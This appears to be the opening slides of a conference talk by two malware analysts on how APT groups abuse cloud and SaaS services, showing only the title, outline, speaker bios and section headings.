


Let's Play Hide and Seek In the Cloud

The APT Malwares Favored in Cloud Service

Ashley X Belinda




Outline

- Speakers
- APT vs Cloud Service
- Hide and Seek in SaaS
 - Redirect
 - Storage
 - Control Channel
- What APT malware love about cloud service?
- What can we do?




Speakers

 Ashley



 Belinda





- **Ashley Shen**
- Threat Analyst in Team T5
- APT research, Malware analysis
- Malicious Document Detection
- Member of HITCON GIRLS
- ashley@teamt5.org



 Belinda




- **Belinda Lai**
- Security Engineer in III
- Malware Analysis
- Assist organizations handle information security incidents
- Member of HITCON GIRLS
- belindalai@iii.org.tw




APT vs Cloud Service



Google Trend of Cloud Service



Cloud Service Models



Business Management



Vertical Apps



Tools



Cloud Security




CRM



SaaS

Google Trend of APT Attack



Operation Aurora

Google

Google

Once upon the time...



Stuxnet

Garena Hacked




Recently...




Sony Pictures

APT Leverage Cloud Service Models



APT Leverage Cloud Service Models



A woman with short dark hair and glasses, wearing a light blue shirt, stands in a room holding a large, dark, patterned fabric. The room features a red velvet armchair, a patterned rug, and a wall covered in various papers and notices. A white, cloud-like shape is overlaid on the image, containing the text "Hide and Seek in SaaS".

Hide and Seek in SaaS

Redirect

Storage

Control Channel

